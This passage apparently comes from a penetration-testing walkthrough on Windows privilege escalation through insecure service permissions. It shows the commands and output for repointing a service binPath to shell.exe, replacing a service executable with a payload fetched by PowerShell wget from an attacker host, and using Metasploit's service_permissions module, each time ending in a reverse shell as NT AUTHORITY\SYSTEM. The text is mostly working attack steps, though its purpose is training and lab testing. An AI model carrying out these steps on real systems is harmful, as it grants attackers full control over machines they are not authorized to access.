
```
sc config pentest binPath= "C:\Users\Public\shell.exe"
net start pentest
```



```
c:\Users\Public>sc config pentest binPath= "C:\Users\Public\shell.exe"
sc config pentest binPath= "C:\Users\Public\shell.exe"
[SC] ChangeServiceConfig SUCCESS

c:\Users\Public>net start pentest
net start pentest
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.
```

As soon as the service will launch, the attacker will get a reverse connection in the new netcat session as NT Authority \system

```
nc -lvp 8888
whoami
```




```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 51540
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Abusing Insecure Service Executable (PTO)

If the low-privilege user has at least Pause/continue, Start, and Stop permissions for the service, an attacker may attempt to overwrite the system binaries with a malicious executable file in order to escalate privileges.

```
cd c:\temp
dir
move service.exe service.bak
```




```
c:\Users\Public>cd c:\temp
cd c:\temp

c:\temp>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of c:\temp

10/08/2021  01:13 PM    <DIR>          .
10/08/2021  01:13 PM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 service.exe
               1 File(s)      1,180,904 bytes
               2 Dir(s)  24,065,921,024 bytes free

c:\temp>move service.exe service.bak
move service.exe service.bak
        1 file(s) moved.
```

Use the following command to transfer malicious shell.exe into C:/temp and start a new Netcat listener within Kali Linux.


```
powershell wget http://192.168.1.3/shell.exe -o service.exe
```

As soon as the service will launch, the attacker will get a reverse connection in the new netcat session as NT Authority \system



```
c:\temp>powershell wget http://192.168.1.3/shell.exe -o service.exe
powershell wget http://192.168.1.3/shell.exe -o service.exe

c:\temp>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of c:\temp

10/08/2021  01:15 PM    <DIR>          .
10/08/2021  01:15 PM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 service.bak
10/08/2021  01:15 PM            73,802 service.exe
               2 File(s)      1,254,706 bytes
               2 Dir(s)  24,065,179,648 bytes free

c:\temp>net start pentest
```

```
nc -lvp 8888
whoami
```




```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 51554
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Metasploit

This module attempts to exploit existing administrative privileges to obtain a SYSTEM session. If directly creating a service fails, this module will inspect existing services to look for insecure configuration, file or registry permissions that may be hijacked. It will then attempt to restart the replaced service to run the payload.

```
use exploit/windows/local/service_permissions
set lhost 192.168.1.3
set session 1
exploit
```



```
msf6 > use exploit/windows/local/service_permissions
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/service_permissions) > set lhost 192.168.1.3
lhost ⇒ 192.168.1.3
msf6 exploit(windows/local/service_permissions) > set lport 9999
lport ⇒ 9999
msf6 exploit(windows/local/service_permissions) > set session 1
session ⇒ 1
msf6 exploit(windows/local/service_permissions) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: extapi_adsi_domain_query, extapi_clipboard_get_data, extapi_clipboard_monitor_dump, extapi_cl
nitor_start, extapi_clipboard_monitor_stop, extapi_clipboard_set_data, extapi_ntds_parse, extapi_pageant_send_query, extapi_servic
ess_set_term_size
[*] Started reverse TCP handler on 192.168.1.3:9999
[-] The registry technique will be skipped because the payload architecture does not match the native system architecture
[*] Trying to add a new service ...
[*] Trying to find weak permissions in existing services..
[*] [ALG] Cannot reliably determine path: C:\Windows\System32\alg.exe
[*] [AppVClient] Cannot reliably determine path: C:\Windows\system32\AppVClient.exe
[*] [diagnosticshub.standardcollector.service] Cannot reliably determine path: C:\Windows\system32\DiagSvcs\DiagnosticsHub.Standar
[*] [EFS] Cannot reliably determine path: C:\Windows\System32\lsass.exe
[*] [Fax] Cannot reliably determine path: C:\Windows\system32\fxssvc.exe
[*] [KeyIso] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [MSDTC] Cannot reliably determine path: C:\Windows\System32\msdtc.exe
[*] [Netlogon] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [pentest] Cannot reliably determine path: C:\Users\Public\shell.exe
[+] [pentest]  has weak configuration permissions - reconfigured to use exe C:\Users\ignite\AppData\Local\Temp\nsnesfyOTZPT.exe
[*] [pentest] Restarting service
[*] Sending stage (175174 bytes) to 192.168.1.145
[+] [pentest] Service restarted
[*] Meterpreter session 2 opened (192.168.1.3:9999 → 192.168.1.145:51594) at 2021-10-08 16:26:47 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

This will result in a new session as NT AUTHORITY\SYSTEM when this succeeds.

https://docs.microsoft.com/en-us/dotnet/framework/windows-services/introduction-to-windows-service-applications

https://docs.microsoft.com/en-us/windows/win32/services/service-security-and-access-rights